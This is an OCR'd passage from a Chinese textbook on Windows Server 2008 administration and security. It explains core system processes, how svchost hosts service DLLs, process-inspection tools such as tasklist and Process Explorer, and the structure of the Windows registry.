


图 11-5　任务管理器

名和口令时，winlogon 将其发送给 lsass 的子进程。如果执行对服务器或工作站的本地登录，lsass 将在安全数据库内查找有关用户名和口令。winlogon 进程的正常路径应是 C:\Windows\System32 且是以 SYSTEM 用户运行，若不是以上路径且不以 SYSTEM 用户运行，则可能是病毒。

2. explorer. exe

Windows 资源管理器，可以说是 Windows 图形界面的外壳程序，它是一个有用的系统进程。它的正常路径是 C:\Windows 目录。关闭此进程，桌面上的图标会全部消失。

3. csrss. exe

csrss. exe 是微软客户-服务器运行时的子系统，必须一直处于运行状态。该进程管理 Windows 图形相关任务。这个进程对系统的正常运行是非常重要的。

4. System Idle

该进程作为单线程运行在每个处理器上，并在系统不处理其他线程的时候分派处理器的时间。在任务管理器中，它的 CPU 占用率越大表示可供分配的 CPU 资源越多，占用率越小则表示 CPU 资源紧张。

5. smss. exe

该进程为会话管理子系统初始化系统变量，调用 Win32 壳子系统和运行在 Windows 登录过程。smss. exe 是微软 Windows 操作系统的一部分。该进程调用对话管理子系统和负责操作系统的对话。这个进程对系统的正常运行是非常重要的。

6. lsass. exe

lsass. exe 是一个系统进程，用于微软 Windows 系统的安全机制。它用于本地安全和登录策略。

7. services. exe

services. exe 是微软 Windows 操作系统的一部分，用于管理启动和停止服务。该进程

也会处理在计算机启动和关机时运行的服务。这个程序对系统的正常运行是非常重要的。终止进程后会重启。正常的 services. exe 位于%systemroot%\System32 文件夹中,在进程里用户名显示为“system”。

8. spoolsv. exe

spoolsv. exe 用于将 Windows 打印机任务发送给本地打印机。

11.3.3 svchost. exe 进程的解析

svchost. exe 是一个属于微软 Windows 操作系统的系统程序,用于执行 DLL 文件。这个程序对系统的正常运行是非常重要的。svchost. exe 是系统必不可少的一个进程,很多服务都会用到它。

Windows 系统服务分为独立进程和共享进程两种,在 Windows NT 里面只有服务器管理器 SCM(services. exe)有多个共享服务,随着系统内置服务的增加,在 Windows 2000 中又把很多服务设置为共享方式,由 svchost. exe 启动。Windows 2000 一般有两个 svchost 进程,一个是 RPCSS(Remote Procedure Call)服务进程,另外一个则是由很多服务共享的进程。而在 Windows XP 中,则一般有 4 个以上的 svchost. exe 服务进程,Windows Server 2003 及 Windows Server 2008 中则更多。可以看出,把更多的系统内置服务以共享进程方式由 svchost 启动是操作系统发展的一个趋势,这样做在一定程度上减少了系统资源的消耗,不过也带来一定的不稳定因素,因为任何一个共享进程的服务因为错误退出进程就会导致整个进程中的所有服务都退出。下面介绍一下 svchost. exe 的原理。

1. svchost 的原理

svchost 本身只是作为服务宿主,并不实现任何服务功能,需要 svchost 启动的服务以动态链接库形式实现,在安装这些服务时,把服务的可执行程序指向 svchost,启动这些服务时由 svchost 调用相应服务的动态链接库来实现。

svchost 能够知道某一服务是由哪个动态链接库负责的,这不是由服务的可执行程序路径中的参数提供的,而是服务在注册表中的参数设置的,注册表中服务下边有一个 Parameters 子键,其中的 ServiceDll 表明该服务由哪个动态链接库负责。所有这些服务的动态链接库都必须要导出一个 ServiceMain()函数,用来处理服务任务。当启动 rpcss 服务时,svchost 就会调用 rpcss. dll,并且执行其 ServiceMain()函数执行具体服务。

这些服务是使用共享进程方式由 svchost 启动的。系统把这些服务分为几组,同组服务共享一个 svchost 进程,不同组服务使用多个 svchost 进程,所以就会有多个 svchost 进程,组的区别是由服务的可执行程序后边的参数决定的。

2. svchost 启动服务的设置

要通过 svchost 调用启动的服务,就一定要在 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost 下有该服务名,可以通过如下方式来实现。

- 添加一个新的服务组,在组里添加服务名。
- 在现有组里添加服务名。
- 直接使用现有服务组里的一个服务名,但本机没有安装的服务。

• 修改现有服务组里的现有服务，把它的 ServiceDll 指向自己。

其中前两种可以被正常服务使用，如使用第一种方式，启动其服务要创建新的 svchost 进程；第二种方式，如果该组服务已经运行，安装后不能立刻启动服务，因为 svchost 启动后已经把该组信息保存在内存里，并调用 API StartServiceCtrlDispatcher()为该组所有服务注册了调度处理函数，新增加的服务不能再注册调度处理函数，需要重启计算机或者该组的 svchost 进程。而后两种可能被后门使用。

svchost 中可以包含多个服务，svchost.exe 文件存在于%systemroot%system32 目录下，属于共享进程。随着 Windows 系统服务不断增多，为了节省系统资源，微软把很多服务做成共享方式，交由 svchost.exe 进程来启动。但 svchost 进程只作为服务宿主，并不能实现任何服务功能，即它只能提供条件让其他服务在这里被启动，而它自己却不能给用户提供任何服务。这些系统服务是以动态链接库(DLL)的形式实现的，它们把可执行程序指向 svchost，由 svchost 调用相应服务的动态链接库来启动服务。svchost 通过系统服务在注册表中设置的参数来知道某个系统服务该调用哪个动态链接库。

11.3.4　进程工具介绍

目前，在互联网上，有各种各样的进程编辑工具，可以说各有特色，但是基本功能大体相同(比如查看进程、终止进程和添加进程)，这里只介绍 Windows 自带的命令和 Process Explorer 工具。

1. Tasklist 命令

Tasklist 命令能检查当前进程的情况。

使用命令 tasklist /v 后执行结果如图 11-6 所示。




图 11-6　进程使用资源界面

使用命令 tasklist /svc 后，可以显示每个进程中的服务。

还可以使用命令 tasklist /v >task1.txt 或者 tasklist /svc > task2.txt，执行这两条命令后会在当前工作目录下自动生成两个文本文件。使用命令 tasklist /? 可以获得 tasklist 的更多使用方法，这里不再做介绍。

2. Process Explorer

Process Explorer 是比较好的进程监视工具，且是免费的。它不仅可以监视、暂停、终止进程，还可以查看进程调用的 DLL 文件，遇到不熟悉的进程还可以直接通过 Google 或 MSN 搜索。另外，还可查看 CPU 及内存使用情况，对进程进行调试，是预防病毒、查杀木

马的好工具，该工具的界面如图 11-7 所示。




图 11-7 进程查看器界面

11.4 Windows Server 2008 注册表解析

11.4.1 注册表概述

PC 及其操作系统的一个特点就是允许用户按照自己的要求对计算机系统的硬件和软件进行各种各样的配置。在早期的图形操作系统中，对软硬件工作环境的配置是通过对扩展名为.ini 的文件进行修改来完成的，但 ini 格式的文件管理起来很不方便，因为每种设备或应用程序都有自己的 ini 文件，并且在网络上难以实现远程访问。为了解决上述这些问题，在 Windows 95 及其后继版本中，采用了一种叫做“注册表”的数据库来统一进行管理，将各种信息资源集中起来进行存储和管理，其中还存储各种配置信息。按照这一原则，Windows 各版本中都采用了将应用程序和计算机系统全部配置信息容纳在一起的注册表，用来管理应用程序和文件的关联、硬件设备说明、状态属性以及各种状态信息和数据等。

Windows 的注册表(Registry)实质上是一个庞大的分层数据库，它记录了用户安装在机器上的软件和每个程序的相互关联关系，包含软、硬件的有关配置和状态信息，应用程序和资源管理器外壳的初始条件、首选项和卸载数据。注册表中存放着各种参数，直接控制着 Windows 的启动，在整个系统中起着至关重要的作用，包括以下内容。

(1) 软、硬件的有关配置和状态信息，注册表中保存有应用程序和资源管理器外壳的初始条件、首选项和卸载数据等。

(2) 联网计算机整个系统的设置和各种许可，文件扩展名与应用程序的关联，硬件部件的描述、状态和属性。

(3) 性能记录和其他底层的系统状态信息，以及其他数据。

注册表具有以下特点。

(1) 注册表允许对硬件、系统参数、应用程序和设备驱动程序进行跟踪配置，这使得修改某些设置后不用重新启动成为可能。

(2) 注册表中登录的硬件部分数据可以支持高版本 Windows 的即插即用特性。当

Windows 检测到机器上的新设备时，就把有关数据保存到注册表中，另外，还可以避免新设备与原有设备之间的资源冲突。

(3) 管理人员和用户通过注册表可以在网络上检查系统的配置和设置，使得远程管理得以实现。

11.4.2　注册表的结构

1. 注册表文件

注册表是 Windows 构造的一个复杂的信息数据库，在不同版本的 Windows 系统上注册表的基本结构相同，由于是分层次的，复杂的数据项不会重复但又会以不同的方式相互关联，从而生成一个绝对唯一的注册表。

在 Windows 95/98 中，注册表由两个文件组成：System. dat 和 User. dat，保存在 Windows 所在的文件夹中，它们是由二进制数据组成的。System. dat 包含系统硬件和软件的设置，User. dat 保存着与用户有关的信息，例如资源管理器的设置、颜色方案以及网络口令等。

在 Windows 2000、Windows Server 2003 和 Windows Server 2008 中的注册表也分为两个部分，但是包括多个文件。其中，用户的配置文件保存在根目录下的用户名目录中，包括 Ntuser. dat 和 Ntuser. dat. log 文件(此类文件多为隐藏文件)。系统配置文件位于系统目录下的 System32\config 中，包括 Default、Software、System、Appevent. evt、Sysevent. evt 等多个隐藏文件及其相应的 log 文件和. sav 文件。这些文件在系统运行时无法打开。

2. 注册表键和子键

在 Windows 系统中，注册表是采用“关键字”和其“键值”来描述登录项及其数据的。所有的关键字都是以“HKEY”作为前缀开头。在注册表中，关键字可以分为两类：一类由系统定义，一般称为“预定义关键字”；另一类由应用程序定义，由于安装的应用软件不同，所以登录项也不同。在“运行”中输入“regedit”，就可打开注册表，如图 11-8 所示。



图 11-8　注册表编辑器

注册表物理上是由若干文件组成，是一个树状、分层的数据库结构。如果某个键包含子键，则在注册表编辑器窗口左边会出现一个“＋”号，表示这个文件下包括其他内容，如果被打开，这个“＋”号就变成了“－”号。

可以看出，在 Windows Server 2008 下，注册表被分为 5 大根键，它们是：

- HKEY_CLASSES_ROOT
- HKEY_CURRENT_USER
- HKEY_LOCAL_MACHINE
- HKEY_USERS
- HKEY_CURRENT_CONFIG

虽然在注册表中 5 个根键共处于一种并列的地位，彼此没有关系，但事实上，HKEY_LOCAL_MACHINE 存放的信息包含 HKEY_CLASSES_ROOT 和 HKEY_CURRENT_

CONFIG 所存放的信息。而 HKEY_USERS 所存放的信息包含 HKEY_CURRENT_USER 中的所有信息。

3. 注册表键值类型

注册表由键、子键和值项构成。一个键就是分支中的一个文件夹,而子键就是这个文件夹中的子文件夹,子键同样是一个键。一个值项则是一个键的当前定义,由名称、数据类型以及分配的值组成。一个键可以有一个或多个值,每个值的名称各不相同,如果一个值的名称为空,则该值为该键的默认值。

注册表通过键和子键来管理各种信息。但是注册表中的所有信息都是以各种形式的键值项数据保存的。在注册表编辑器右窗口中显示的都是键值数据项,即类型一列的值。这些键值数据可以分为三种类型。

1) 二进制

在注册表中,二进制(BINARY)是没有长度限制的,可以是任意长度的字节。在注册表中,二进制数据以十六进制的形式显示出来,双击键值名,就会弹出“编辑二进制数值”对话框,在此界面上可以进行修改,如图 11-9 所示。

2) DWORD 值

DWORD 值是一个 32 位长度的数值。在注册表编辑器中,将以十六进制的形式显示出来,双击键名,就会弹出“编辑 DWORD(32 位)值”对话框,在此界面上可以在十进制和十六进制之间切换,如图 11-10 所示。




图 11-9　编辑二进制数值



图 11-10　编辑 DWORD 值

3) 字符串值

在注册表中,字符串值(SZ)一般用来表示文件的描述和硬件标识等,通常由字母和数字组成。同样,通过双击键值名,在弹出的对话框中可以进行修改,如图 11-11 所示。




图 11-11　编辑字符串

4. 注册表数据类型

注册表的键中包含着各种不同格式的数据。数据类型可以分为以下三种。

(1) 通用数据类型:RegEdit、RegEdt32 及其他绝大多数注册表工具都支持,并能够对之进行编辑的数据类型。



(2) Windows NT 专用数据类型:RegEdt32 和另外几个注册表工具支持,并能够对其进行编辑的数据类型。

(3) 组件/应用程序专用的特殊数据类型:注册表工具支持这些数据类型,但是对于程

序而言是有限度的。用户只能将其作为二进制数进行编辑。实际上，注册表工具也可以对不支持的数据类型进行编辑，包括那些显示为 REG_UNKNOWN 类型的数据。但是编辑仅能在二进制模式下进行，这就需要用户对数据对象的格式非常了解。对于那些需要手工修改注册表的用户来说，理解每一种数据类型以及每一种类型数据的存储格式是非常重要的。

常见的与注册表有关的术语主要有以下几个。

(1) HKEY："根键"或"主键"，它的图标与资源管理器中文件夹的图标有些相像。Windows Server 2008 将注册表分为 5 个部分，并称之为 HKEY_name，它意味着某一键的句柄。

(2) key(键)：它包含附加的文件夹和一个或多个值。

(3) subkey(子键)：在某一个键(父键)下面出现的键(子键)。

(4) branch(分支)：代表一个特定的子键及其所包含的一切。一个分支可以从每个注册表的顶端开始，但通常用以说明一个键和其所有内容。

(5) value entry(值项)：带有一个名称和一个值的有序值。每个键都可包含任何数量的值项。每个值项均由三部分组成：名称，数据类型，数据。

(6) 字符串(REG_SZ)：顾名思义，即一串 ASCII 码字符。如"Hello World"，是一串文字或词组。在注册表中，字符串值一般用来表示文件的描述、硬件的标识等。通常它由字母和数字组成。注册表总是在引号内显示字符串。

(7) 二进制(REG_BINARY)：如 F03D990000BC，是没有长度限制的二进制数值，在注册表编辑器中，二进制数据以十六进制的方式显示出来。

(8) 双字(REG_DWORD)：从字面上理解应该是 Double Word，即双字节值。由十六进制数据组成，可用以十六进制或十进制的方式来编辑，如 D1234567。

(9) Default(默认值)：每一个键至少包括一个值项，称为默认值(Default)，它总是一个字串。

5. 注册表剖析

下面具体看看系统预定义的 5 个根键。

(1) HKEY_CLASSES_ROOT：基层类别键，定义了系统中所有已经注册的文件扩展名、文件类型、文件图标等。当用户双击一个图标时，系统可以通过这些信息启动相应的应用程序。HKEY_CLASSES_ROOT 根键中存放的信息与 HKEY_LOCAL_MACHINE\Software\Classes 分支中的信息存放是一致的。HKEY_CLASSES_ROOT 根键由多个子键组成，具体可分为两种：一种是已注册的各类文件的扩展名；另一类是各种文件类型的有关信息。

(2) HKEY_CURRENT_USER：定义了当前用户的所有权限，包含当前用户的登录信息，实际上就是 HKEY_USERS.Default 下面的一部分内容。

(3) HKEY_LOCAL_MACHINE：定义了本地计算机(相对网络环境而言)的软硬件的全部信息。当系统的配置和设置发生变化时，其下的登录项也会随之改变。

(4) HKEY_USERS：定义了所有的用户信息，它的大部分设置都可以通过控制面板来修改，其中部分分支将映射到 HKEY_CURRENT_USER 关键字中。

(5) HKEY_CURRENT_CONFIG：定义了计算机的当前配置情况，如显示器、打印机等可选外部设备及其设置信息等。它实际上也是指向 HKEY_LOCAL_MACHINE\Config

结构中的某个分支的指针。

下面对 HKEY_LOCAL_MACHINE 进行深入分析。

- HARDWARE 子键：该子键下面存放一些有关超文本终端、数学协处理器和串口等信息。
- SAM 子键：系统自动将其保护起来。
- SECURITY 子键：包含安全设置的信息，同样也让系统保护起来。
- SOFTWARE 子键：包含系统软件、当前安装的应用软件及用户的有关信息。
- SYSTEM 子键：该子键存放的是启动时所使用的信息和修复系统时所需的信息，其中包括各个驱动程序的描述信息和配置信息等。System 子键下面有一个 CurrentControlSet 子键，系统在这个子键下保存了当前的驱动程序控制集的信息。

这里介绍 CurrentControlSet 子键下面的 Control 和 Services 子键。

Control 子键：该子键中保存的是由控制面板中各个图标程序设置的信息。由于控制面板中的各个图标程序可能会把信息写在不同的子键下，所以用户最好不要通过注册表编辑器来修改这些信息，否则容易引起系统死机。Control 子键包含以下的子键。

1）FontAssoc 子键

该子键存放的是有关字体设置信息（如默认字体、替代字体以及字符集等）。

2）Nls 子键

位于 HKEY_LOCAL_MACHINE\System\CurrentControlSet\control\Nls 分支中，它是用来设置 Windows 的语言特性，如代码页、EUDC 内码范围、语言分类等。

3）SessionManager 子键

该子键用于管理系统的会话。

4）MediaResources 子键

位于 HKEY_LOCAL_MACHINE\System\CurrentControlSet\control\MediaResources 分支上，该子键用于设置多媒体资源。

5）MediaProperties 子键

位于 HKEY_LOCAL_MACHINE\System\CurrentControlSet\control\MediaProperties 分支上，用于设置多媒体的属性。

6）FileSystem 子键

位于 HKEY_LOCAL_MACHINE\System\CurrentControlSet\control\FileSystem 分支上，主要对 Windows 文件系统进行设置。

7）shutdown 子键

位于 HKEY_LOCAL_MACHINE\System\CurrentControlSet\control\Shutdown 分支上，用于对 Windows 关机时的设置，里面有一个快速关机的设置。

8）Keyboard Layouts 子键

位于 HKEY_LOCAL_MACHINE\System\CurrentControlSet\control\Keyboard Layouts 分支上，主要对 Windows 的键盘布局（Keyboard Layouts）或者键盘语言进行设置。该子键下面包括多个关于键盘语言（也包括汉字输入法）的子键，这些子键使用数值表示。

9）Update 子键

位于 HKEY_LOCAL_MACHINE\System\CurrentControlSet\control\Update 分支

上,用于确定“控制面板”窗口是否被刷新,此子键的功能与“控制面板”窗口中的“查看”菜单中的“刷新”相同。

10) TimeZoneInformation 子键

位于 HKEY_LOCAL_MACHINE\System\CurrentControlSet\control\TimeZoneInformation 分支上,用于设置时区信息。

11) Print 子键

位于 HKEY_LOCAL_MACHINE\System\CurrentControlSet\control\Print 分支上,用于设置打印机。

12) IDConfigDB 子键

位于 HKEY_LOCAL_MACHINE\System\CurrentControlSet\control\IDConfigDB 分支上,用于显示硬件配置文件的配置数据、配置名称等其他信息。

13) ComputerName 子键

该分层结构用于设置计算机名称。

14) SecurityProvider 子键

位于 HKEY_LOCAL_MACHINE\System\CurrentControlSet\control\SecurityProviders 分支上,用于设置网络供应商的安全功能。

Services 子键:该子键位于 HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services 分支上。该子键中存放了 Windows 中各项服务的信息,有些是自带的,有些是随后安装的。在该子键下面的每个子键中存放相应服务的配置和描述信息。Services 子键包括以下子键。

1) Class 子键

该子键位于 HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Class 分支上。该子键中保存的是 Windows 支持的不同种类硬件的信息,它下面的子键与“控制面板”中添加新硬件的分类类似。

2) VxD 子键

该子键位于 HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\VxD 分支上。该子键保存了 Windows 中所有虚拟设备驱动程序的信息。由于 Windows 系统能够自动管理这些信息,因此,在通常情况下最好不要通过注册表编辑器来修改这些信息,但是了解此子键下的信息是有好处的,因为有一些功能(如拨号网络提速)必须修改此子键下的信息。

3) Winsock 子键

该子键位于 HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Winsock 分支上,存放的是当系统连接 Internet 时使用的 WinSock 的信息。

4) WDMFS 子键

该子键位于 HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\WDMFS 分支上,用于设置 WDMFS(WDM 文件系统)。

5) UPDATE 子键

该子键位于 HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\UPDATE 分支上,用于设置 UPDATE(更新服务)。

6) RemoteAccess 子键

位于 HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\RemoteAccess 分支上,存放的是和 Windows 拨号网络有关的信息。

7) MSNP32 子键

该子键用于保存 Microsoft 网络用户的验证信息。

8) NWNP32 子键

该子键中存放的是 Microsoft 网络用户针对 Netware 网络时的验证信息。

9) Arbitrators 子键

